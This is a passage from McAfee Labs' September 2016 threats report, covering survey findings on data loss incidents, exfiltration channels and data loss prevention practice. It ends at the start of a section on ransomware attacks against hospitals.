

Report



McAfee Labs Threats Report

September 2016





On average, a
company detects **17**
data loss incidents
per day.

About McAfee Labs

McAfee Labs is one of the world's leading sources for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network—McAfee Labs delivers real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

McAfee is now part of Intel Security.

www.mcafee.com/us/mcafee-labs.aspx



Follow McAfee Labs

Introduction

Welcome back from summer vacation! While many were away, we've been busy.

Chris Young, Senior Vice President and General Manager of Intel Security, was appointed by the White House to serve on the US Department of Homeland Security's [National Security and Telecommunications Committee](#), which provides industry-based analyses and recommendations to the President and executive branch on matters of policy and enhancements to national security and emergency preparedness telecommunications.

Just before this July's [Aspen Security Forum](#), Intel Security released [Hacking the Skills Shortage: A Study of the International Shortage in Cybersecurity Skills](#). The report follows up on the [Intel Security RSA keynote](#) that highlighted the shortfall in the cybersecurity workforce. Researchers from the Center for Strategic and International Studies surveyed public and private IT decision makers in eight countries to quantify the cybersecurity workforce shortage and understand variances in cybersecurity spending, education programs, employer dynamics, and public policies. The study concluded with recommendations on how to improve in these areas to enhance global cybersecurity.

Also in late July, Intel Security researchers joined with global law enforcement agencies to take down the control servers operating the Shade ransomware. Shade first appeared in late 2014, infecting users across Eastern and Central Europe through malicious websites and infected email attachments. In addition to assisting with the takedown, Intel Security developed [a free tool](#) that decrypts files encrypted by this pernicious ransomware. You can learn more about Shade Ransomware and how to recover from it [here](#). We also joined with Europol, the Dutch National Police, and Kaspersky Lab to launch the initiative No More Ransom, a cooperative effort between law enforcement and the private sector to fight ransomware. The [No More Ransom](#) online portal informs the public about the dangers of ransomware and helps victims recover data without having to pay ransom.

In the *McAfee Labs Threats Report: September 2016*, we explore three Key Topics:

- Intel Security commissioned a primary research study to gain a deeper understanding of the entities behind data theft, the types of data being stolen, and the ways in which it gets outside of organizations. In this Key Topic, we analyze the survey data and detail our findings.
- We discuss the hospital-specific challenges posed by ransomware, including legacy systems and medical devices with weak security, plus the life and death need for immediate access to information. We also analyze Q1 ransomware attacks on hospitals and discover that they were successful, related, and targeted attacks though relatively unsophisticated.
- In our third Key Topic, we explore machine learning and its practical application in cybersecurity. We explain the differences among machine learning, cognitive computing, and neural networks. We also detail the pros and cons of machine learning, debunk myths, and explain how machine learning can be used to improve threat detection.

These three Key Topics are followed by our usual set of quarterly threat statistics.

And in other news...

We are running full throttle toward [Intel Security's FOCUS 16 Security Conference](#), November 1–3 in Las Vegas. McAfee Labs will contribute to the conference in many ways, from Breakout Sessions and TurboTalks to an interesting new effort, led by Intel Security's [Foundstone professional services](#) organization, to provide all-day, hands-on foundational security training. Come join us at the conference!

Every quarter, we discover new things from the telemetry that flows into McAfee Global Threat Intelligence. The McAfee GTI cloud dashboard allows us to see and analyze real-world attack patterns that lead to better customer protection. We have learned that Intel Security product queries to McAfee GTI change with the seasons and as those products are enhanced. We are working to better characterize and anticipate those changes.

- McAfee GTI received on average 48.6 billion queries per day.
- McAfee GTI protections against malicious files showed a very different pattern. In Q2 2015, we noted a record high for the number of McAfee GTI protections against malicious files, with 462 million per day. That number plummeted to 104 million per day in Q2 2016.
- McAfee GTI protections against potentially unwanted programs showed a similar dramatic drop from a high in Q2 2015. In Q2 2016, we saw 30 million per day vs. 174 million per day in Q2 2015.
- McAfee GTI protections against risky IP addresses showed the highest number of protections seen in the last two years. In Q2 2016, we saw 29 million per day vs. 21 million per day in Q2 2015. The Q2 2016 figure more than doubled quarter over quarter.

We continue to receive valuable feedback from our readers through our Threats Report user surveys. If you would like to share your views about this Threats Report, please click [here](#) to complete a quick, five-minute survey.

—*Vincent Weafer, Vice President, McAfee Labs*

Share this Report



Contents

McAfee Labs Threats Report
September 2016

This report was researched
and written by:

Christiaan Beek
Joseph Fiorella
Celeste Fralick
Douglas Frosst
Paula Greve
Andrew Marwan
François Paget
Ted Pan
Eric Peterson
Craig Schmugar
Rick Simon
Dan Sommer
Bing Sun

Executive Summary	5
Key Topics	6
Information theft: the who, how, and prevention of data leakage	7
Crisis in the ER: ransomware infects hospitals	19
A crash course in security data science, analytics, and machine learning	28
Threats Statistics	38



Executive Summary

Intel Security surveyed security practitioners to learn how and why data is leaking. Among other things, we found mismatches between current data loss protection methods and the ways in which data leaks out.

Information theft: the who, how, and prevention of data leakage

Data is escaping from most organizations. It sometimes walks out with insiders, but mostly it is stolen by outside actors. It is leaving in multiple forms and channels. Organizations are trying to stop this outflow, for different reasons and with varying degrees of success. Intel Security commissioned the [Intel Security 2016 Data Protection Benchmark Study](#) to gain a deeper understanding of the people who are behind these thefts, the types of data being stolen, and the ways it is getting outside of organizations. In this Key Topic, we analyze the survey data and detail our findings. Among other things, we find that:

- The gap between data loss and breach discovery is getting larger.
- Health care providers and manufacturers are sitting ducks.
- The typical data loss prevention approach is increasingly ineffective against new theft targets.
- Most businesses don't watch the second most common method of data loss.
- Visibility is vital.
- Data loss prevention is implemented for the right reasons.

We also suggest policies and procedures businesses can follow to reduce data loss.

Crisis in the ER: ransomware infects hospitals

Hospitals have become very popular targets of ransomware authors. Several related and targeted ransomware attacks on hospitals in Q1 were unsophisticated but nonetheless successful.

Ransomware has been at the top of every security professional's mind for the last few years. Unfortunately, ransomware is a simple, effective cyberattack tool used for easy monetary gain. During the past year, we have seen a shift in targets from individuals to businesses because the latter will pay higher ransoms. Recently, hospitals have become very popular targets of ransomware authors. In this Key Topic, we analyze Q1 ransomware attacks on hospitals and discover that they were successful, related, and targeted attacks though relatively unsophisticated. We also discuss the hospital-specific challenges concerning ransomware, including legacy systems and medical devices with weak security, plus the life and death need for immediate access to information.

A crash course in security data science, analytics, and machine learning

As more devices are connected to the Internet and the volume of data increases, analytics will be the primary approach to disrupt adversaries. To prepare for these enhancements, security practitioners should have a rudimentary understanding of data science, analytics, and machine learning.

Machine learning is the action of automating analytics on systems that can learn over time. Data scientists use machine learning to solve problems, including those unique to IT security. Some analytics answer the questions "What happened?" or "Why did it happen?" Other analytics predict "What will happen?" or prescribe actions: "This is what we recommend because that will likely happen." In this Key Topic, we explore machine learning and its practical application in cybersecurity. We explain the differences among machine learning, cognitive computing, and neural networks. We also details the pros and cons of machine learning, debunk myths, and explain how machine learning can be used to improve threat detection.

Share this Report





Key Topics

Information theft: the who, how, and prevention of data leakage

Crisis in the ER: ransomware infects hospitals

A crash course in security data science, analytics, and machine learning

[Share feedback](#)



Information theft: the who, how, and prevention of data leakage

—Douglas Frosst and Rick Simon

Data is escaping from most organizations, sometimes walking out with insiders but mostly being stolen by outside actors. It is leaving in multiple forms and channels. Organizations are trying to stop this outflow for different reasons and with varying degrees of success. To look into this problem, Intel Security commissioned the [2016 Data Protection Benchmark Study](#) to gain a deeper understanding of the people who are behind data loss incidents, the types of data leaking out, the ways data exits organizations, and the steps to take to improve the capabilities of data loss prevention.

Intel Security commissioned a primary research study to gain a deeper understanding of the people who are behind data loss incidents, the types of data leaking out, the ways data exits organizations, and the steps to take to improve the capabilities of data loss prevention.

To enrich the study's results, we added additional information from two related studies and indicate the source in this report.

- DPB = [Intel Security 2016 Data Protection Benchmark Study](#)
- DX = [Grand Theft Data: 2015 Intel Security data exfiltration study](#)
- DBIR = [Verizon 2016 Data Breach Investigations Report](#)

In our research questions and in subsequent analysis, we use three terms effectively defined in this spring's [Verizon 2016 Data Breach Investigations Report](#).

- *Event*: An unexpected change in an information asset, indicating that a security policy may have been violated.
- *Incident*: A security event that compromises the integrity, confidentiality, or availability of an information asset.
- *Breach*: An incident that results in the confirmed disclosure (not just potential exposure) of data to an unauthorized party.

The Intel Security 2016 Data Protection Benchmark Study surveyed respondents in security roles within small, medium, and large companies, across five verticals, and across geographies. The results reveal problems that appear to be underrecognized in many organizations. Among other things, we found that:

- The gap between data loss and breach discovery is getting larger.
- Health care providers and manufacturers are sitting ducks.
- The typical data loss prevention approach is increasingly ineffective against new theft targets.
- Most businesses do not watch the second most common method of data loss.
- Visibility is vital.
- Data loss prevention is implemented for the right reasons.

Share this Report



68% of breaches involve data loss that requires regulatory reporting.

Data theft happens where there is money to be made

The days of minor breaches and innocent motives are almost gone. According to the DBIR, financial or espionage motives were involved in 89% of breaches, and financial motives have been on an upward trend since 2013. Simply put, these actors are usually criminals looking to profit from their efforts, or nation-states looking for political leverage. It is not surprising that companies with more valuable data—such as payment card information, personally identifiable information, and protected health information—are more likely to be targeted and breached. However, as personal and health info and intellectual property increase in value in dark markets, no organization is safe from attack. Perhaps the best indications of the level of severity of the problem are the volume of privacy legislation enacted, and that 68% of breaches involved exfiltration of sensitive data types requiring reporting and notification in compliance with public disclosure regulations [DX].

Compliance with specific data protection regulations remains a patchwork, with companies tending to focus on those within their political or geographic domains. Notable exceptions are companies in India and Singapore, which, perhaps because of their broad trading networks, acknowledge compliance with most or all of the 17 regulations we asked about. Compliance also encourages broader monitoring and higher levels of maturity, as companies have detailed frameworks to work with. However, compliance alone has no correlation with the effectiveness of security defenses or preventing data loss [DPB].

Not only is data getting out of most organizations, but the internal security team is too often unaware of the breach. Law enforcement and third-party discovery have been on a consistent upward trend since 2005. Not only is data getting outside of company control, it has probably been used or sold before the theft is noticed. Discovering and preventing breaches internally requires a better understanding of who is behind these thefts, what they are most likely to steal, how they are getting the data out, and the most effective steps to take to improve data loss prevention systems and processes.

Who let the data out?

External actors, including nation-states looking for political leverage or organized crime and hackers looking for financial profit, are the primary culprits in data theft.

External actors—including nation-states looking for political leverage, or organized crime and hackers looking for financial profit—are the primary culprits in data theft, responsible for 60% [DX] to 80% [DBIR] of breaches. This means that 20% to 40% of thefts are conducted by various internals, half accidental and half intentional, including employees, contractors, and partners. Although “trust no one” is probably too strong a defense posture, it is vital to pay attention to all of those involved in and potentially able to benefit from the theft or misuse of confidential data.

More than half of breaches are discovered by an entity other than the breached organization.

Of greater concern is the increasing discovery of breaches by outsiders. The DX study reported that 53% of breaches are discovered by external groups, such as “white hat” hackers, payment companies, and law enforcement agencies. The DBIR, which relies more on external incident reporting, found that 80% of the breaches they investigated are initially discovered by outsiders. Internal discovery has been on a downward trend for 10 years, and only about 10% of breaches were uncovered by corporate security teams last year [DBIR].

Share this Report



Whose data is getting out?

If we assume that generally the number of compromises (incidents) corresponds with the level of interest in and potential loss of a particular group's data, the results are in line with expectations [DPB].




Source: Intel Security 2016 Data Protection Benchmark Study.

Small companies (1,000–3,000 employees) generally report fewer incidents, with the median seeing 11–20 per day. Midsize companies (3,001–5,000 employees) are slightly busier, with the median at 21–30 incidents per day. The largest companies (more than 5,000 employees) are busier still, with the median at 31–50 incidents per day.




Average number of data loss incidents per day



Source: Intel Security 2016 Data Protection Benchmark Study.

Regionally, companies in the Asia-Pacific area (Australia, New Zealand, and Singapore), which also tend to be smaller, trend lower with a median of 11–20 incidents per day. North American and United Kingdom organizations have a median of 21–30 per day. Indian companies, which tend to be larger than the overall sample, are the busiest, with a median of 31–50 incidents per day.

Average number of data loss incidents per day



Source: Intel Security 2016 Data Protection Benchmark Study.

Analyzing by industry shows us that the busiest targets are retail and financial services companies, with their trove of payment card data as well as increasingly valuable personal info. These verticals experience on average almost 20% more suspicious activity than their counterparts in government, healthcare, and manufacturing, and almost 50% more activity when we compare the largest companies in each category.

It's not surprising that the relative maturity of data loss prevention measures is consistent with suspicious activity, perceived data value, and prior breaches within the industry. Retailers are most likely to state that their measures meet all of the requirements. Financial services and healthcare organizations follow very close behind, stating that their solution meets most of the requirements, followed by government organizations. Manufacturers bring up the rear, with 25% acknowledging that their loss prevention measures are only partially deployed, if at all [DPB]. Unfortunately, attacks are getting faster while detection, let alone prevention, lags. The time to compromise is measured in minutes or hours, and is virtually always within a few days; fewer than 25% of breaches are discovered within days of being compromised [DBIR].

Which types of data are getting out?


We expect the differences in incidents by vertical to diminish in the future as stolen credit card numbers continue to decline in value, and personal, health, and intellectual property information increases in value. Personal information about customers or employees now makes up the majority of breaches reported, with payment info a distant third [DX]. This shift is also affecting the format of stolen documents, with unstructured data in Microsoft Office files, PDFs, or plain text the most likely to be involved in a breach. Intrusion detection and data loss prevention systems are the most likely to help discover and prevent breaches.

Which types of data loss controls are being applied to data?

Data loss prevention tools use a variety of mechanisms when monitoring or blocking potential breaches, including regular expressions, dictionaries, unstructured data mapping, and data classification systems. The simplest configuration is regular expressions, which can be quickly set up to look for credit card numbers, social security numbers, and other structured items. Relying only on regular expressions is no longer sufficient, as the value of stolen personal and unstructured data increases. Unfortunately, almost 20% of companies do just that [DPB].

Personal information about customers or employees now makes up the majority of breaches.

Many organizations apply only the simplest forms of data loss protection for structured data even though the type of data leaking out is becoming more and more unstructured.



Source: Intel Security 2016 Data Protection Benchmark Study.

It is not surprising that small companies are the most likely to use this basic configuration, nor that financial services companies do so, due to the structured nature of much of their data. However, regular expressions are the sole configuration option for 27% of US companies and 35% of UK organizations, far too high in these high-target countries. There is also little correlation between the length of implementation and use of this basic setting, indicating that perhaps too many organizations are complacently operating in set-and-forget mode, which is potentially dangerous in our world of rapidly adapting cyberattacks. It is disturbing to learn that 5% of survey respondents, all security professionals, state that they do not know how their data loss prevention technology works [DPB].

Do employees receive security awareness training?

Most companies appear to be aware of the need to have users actively informed of the value of the data they work with and involved in preventing its loss. More than 85% of companies include value recognition and security awareness training as part of their process, and reinforce it with pop-ups or other notification methods. In the verticals we see the usual distribution, with almost 90% of financial services, retail, and healthcare organizations notifying users, but only about 75% of manufacturers doing so. Many government organizations take this a step further, with 40% of them automatically notifying the user's manager [DPB].

Although Intel Security's research did not investigate whether security awareness training works, others have explored that question. The [2014 US State of Cybercrime Survey](#) by PricewaterhouseCoopers found that new-hire security awareness training played a role in deterring potential attacks and significantly reduced the average annual financial loss from cybersecurity incidents.

Share this Report



Close to 40% of data losses involve some type of physical media; but endpoint monitoring, including user activity and physical media, is used by only 37% of companies.

How is data getting out?

Though the target of data theft is shifting, the methods are not. Cyberattacks have become more technically sophisticated and more frequently leverage information gleaned from social media to enhance their believability, but the top threat actions have been consistent for years. Hacking, malware, and social attacks are the leading methods for cyber breaking and entering, and continue to grow faster than the rest of the pack [DBIR]. Getting the data out remains surprising physical, with 40% of incidents involving items such as laptops and especially USB drives. Web protocols, file transfers, and email are the top three electronic exfiltration methods [DX].


Is data movement properly monitored?

Many are not monitoring data movement in the right places. Close to 40% of data losses involve some type of physical media [DX]; but endpoint monitoring, including user activity and physical media, is used by only 37% of companies [DPB]. Network monitoring of data in motion inside the trusted network and at ingress and egress points on the trusted network is the most common (44%), which should at least be able to detect most of the 60% of data losses using network technologies such as email, web protocols, and file transfers.

Given that nearly 60% of respondents have deployed cloud-based applications [DX] and nearly 90% claim to have at least some type of protection strategy for cloud storage or processing, only 12% have implemented visibility into data activity in the cloud [DPB]. This oversight could be due to incorrect assumptions about the security services offered by cloud providers, confusing cloud security defenses with data protection.

Finally, a paltry 7% are doing proactive data discovery to find out what they have and where it is stored. With the increased value of personal information and intellectual property, and the prevalence of exfiltrating unstructured documents, automated data classification becomes a foundational technology for detecting and preventing data losses.

Watching the actions



Source: Intel Security 2016 Data Protection Benchmark Study.

Share this Report



Taking a closer look at valuable data in action is a good way to identify suspicious or anomalous activity that is often a leading indicator of a potential data loss. Overall, companies appear to focus on the areas that match closely to the likely exfiltration data and methods, with almost 70% watching for suspicious email activity, and more than 50% also paying attention to the sharing of or inappropriate access to company financial data, and sensitive employee or customer information [DPB].

More than 25% of companies do not monitor the sharing of or access to sensitive employee or customer information, and only 37% monitor the use of both.

However, more than 25% of companies do not monitor the sharing of or access to sensitive employee or customer information at all, and only 37% monitor the usage of both, although this rises to almost 50% for the largest organizations. Monitoring personal information also rises consistently with the maturity and duration of implementing data loss prevention solutions. Configuration methods have a significant impact as well. Fully 65% of those who do not understand how the technology works do not watch their usage of personal information at all. However, 90% of those with all of the features enabled watch employee or customer information, or both. With personally identifiable and protected health information now the top theft targets, watching this data is critical to detecting and preventing breaches [DPB].

Making it worse


New project deployments and internal reorganizations are the most likely organizational activities to cause an increase in data loss incidents.

With thieves going after valuable data, some organizational activities can increase the number of incidents, because they suggest the existence of something new or improved that has not yet been adequately protected. New projects and products, reorganizations, and strategic planning activities top the list of activities that can cause an increase in security incidents, but their obviousness and the training that goes along with them tend to keep the increases below 10%. At the other end, unpublished financial disclosures, such as quarterly results, and employee use of social media were at the bottom of the list of expected activities, but they are more likely to trigger increases of 10% to 20% or more [DPB]. Employee use of social media is notable, as it can provide thieves with another source for unpublished announcements and can be used to direct and enhance phishing and credential theft attacks.

Share this Report




Activities causing increases in security incidents



Source: Intel Security 2016 Data Protection Benchmark Study.

In an interesting correlation, large organizations and those that report the highest numbers of incidents per day also report the biggest percentage increases in recorded incidents after most of these activities. This could be due to insufficient planning, security training, or configuration updates prior to the event, as the newly available data enjoys a big spike in activity and a corresponding spike in outflows before it gets locked down.

Number of data loss incidents per day



Source: Intel Security 2016 Data Protection Benchmark Study.

Share this Report



Paradoxically, the more data loss detection methods are turned on, the more likely they are to say that they are still suffering from data loss.

No prevention without examination

Finding false-negatives is probably the most difficult part of preventing data loss. One of the most useful questions asked is whether organizations still suffer from significant data losses, despite have a data loss prevention solution in place. This question enables us to examine their perception to see if it is based in fact, that is, are they using the tools to best advantage and following best practices, or are they not seeing enough of their own incidents?

The results are not surprising, given the very high percentage of breaches that are discovered by outsiders. The more data loss detection methods are turned on, the more likely they are to say that they are still suffering from data loss. At the unaware end, 23% of those who do not know how the technology works also do not know if they are still suffering from significant data loss. Worse, the remaining 77% of this group are sure that they are *not* suffering any data loss. How could they know? This is a dangerous and falsely confident perspective. Those who monitor fewer things also report fewer incidents, leading us to conclude that they do not have sufficient visibility to detect and prevent data from wandering away [DPB].

Conclusions

The gap between data loss and breach discovery is getting larger

Data loss is real, and breaches happen to far too many companies. Worse, they are not discovered nearly often enough by internal security teams, leading to a long gap between detection and remediation. And if the internal team is not detecting the breaches, it is also not preventing them.

Health care providers and manufacturers are sitting ducks

Industries that hold significant amounts of payment card information have the most mature data loss prevention systems and practices. However, the desirable data for theft is shifting to personally identifiable information, protected health information, and intellectual property. As a result, industries that tend to have less mature systems, such as healthcare and manufacturing, are at significant risk.

The typical data loss prevention approach is increasingly ineffective against new theft targets

Increasingly valuable unstructured data types are more difficult to monitor with regular expressions that concentrate on structured data, so companies still relying on simple, default data loss prevention configurations may think their protections are stronger than they actually are.

Most businesses don't watch the second most common method of data loss

Only one-third of the companies surveyed have data loss controls on the second most important source of data losses: physical media.

Data loss prevention is implemented for the right reasons

Overall, protecting the data is the primary reason for implementing data loss prevention solutions, surpassing legal and regulatory compliance. This is good news because it shifts the focus to the entire data lifecycle.

Visibility is vital

Visibility provides the information we need to act. Comparing several best practices to the statement about data loss, we see that those using data classification tools, automatic security awareness notifications, data value recognition, and higher levels of solution maturity are *more* likely to report continuing data loss, most likely because they are detecting it internally. Data loss prevention products have a range of detection mechanisms and as many as possible should be enabled. Initially, this will increase the number of daily incidents, but that can be quickly reduced through careful creation of rules to filter out false-positives. Better to start there, than to have an unknown number of false-negatives.

Recommended policies and procedures for effective data loss prevention

It is critical for organizations to create data loss prevention policies and procedures to prevent inadvertent or deliberate transfers of sensitive data to unauthorized parties. A successful data loss prevention initiative begins in the planning stage when business requirements are defined. For example, aligning data classification and data loss policies to the privacy policies and data sharing standards of the organization should be addressed at the planning stage. Establishing sound business requirements helps focus the data loss prevention initiative and protect against scope creep.

An important next step in a data loss prevention initiative is to identify sensitive data within the organization. Server and endpoint scanning technologies allow the classification of files based on regular expressions, dictionaries, and unstructured data types. Data loss prevention products often provide built-in classifications for typical categories of sensitive data such as payment card data or personal health information that can accelerate the discovery process. Customized classifications can also be created to identify data types that are unique to the organization.

Complicating this step is both IT-sanctioned and nonsanctioned applications and their supporting data in the cloud. For IT-sanctioned data in the cloud, identifying sensitive data can and should be part of the process when subscribing to the cloud service. When that is the case, it can be relatively straightforward to classify this type of data.

However, functional groups within organizations often circumvent IT to meet their business objectives by subscribing to cloud services on their own. If IT is not aware of these services and the data that supports them, then there is an increased potential for data loss. Consequently, it is important during this step to work with functional groups to identify the locations of data in the cloud and use the preceding process to classify that data.

After completing the sensitive data discovery process, implementing data loss prevention products within the trusted network and on all endpoints can provide visibility and control to important data at rest and data in flight. Policies should be implemented to detect unexpected sensitive data access or movement. Events such as sensitive data being transferred to USB devices or over the network to an outside location could be part of a normal business process or it could be a deliberate or inadvertent action resulting in data loss.



To learn how Intel Security products can help protect against data theft, [click here](#).

Well-developed security awareness training can reduce the likelihood of data breaches. Justification screens can help coach users on appropriate actions regarding the transfer of sensitive data and allow users to be educated on data protection policies during the course of their normal workdays. For example, a justification screen can notify users that their transfer of sensitive data is against policy and provide alternatives to completing the transfer, such as redacting the sensitive data before attempting the transfer again.

Data owners typically understand how their data is used better than other groups within the organization. Data owners should be assigned and empowered to triage data loss incidents. Separating duties between data owners and the security team reduces the possibility of a single team circumventing data protection policies.

Once approved data movements have been established and policies governing those movements have been incorporated into data loss prevention products, policies to block unapproved transfers of sensitive data can be turned on. With blocking enabled, users are prevented from performing actions that are against policy. Policies can be tuned to provide flexibility depending on the requirements of the business to ensure that users can perform their duties while still being secure.

As the data loss prevention initiative progresses, it is important to validate and tune policies at scheduled intervals. Sometimes, policies are too restrictive or too lax, impacting productivity or posing a security risk.

To learn how Intel Security products can help protect against data theft, [click here](#).

Share this Report



Crisis in the ER: ransomware infects hospitals

—Joseph Fiorella and Christiaan Beek

Ransomware has been at the forefront of every security professional's mind for the last few years. It is an effective cyberattack tool used for easy monetary gain and to disrupt business activities.

During recent years we have seen a shift in ransomware targets from individuals to businesses, which offer attackers larger monetary gains. Initially, business targets have been small to medium-sized organizations with immature IT infrastructures and a limited ability to recover from such an attack. Ransomware attackers know these victims will most likely pay the ransom.

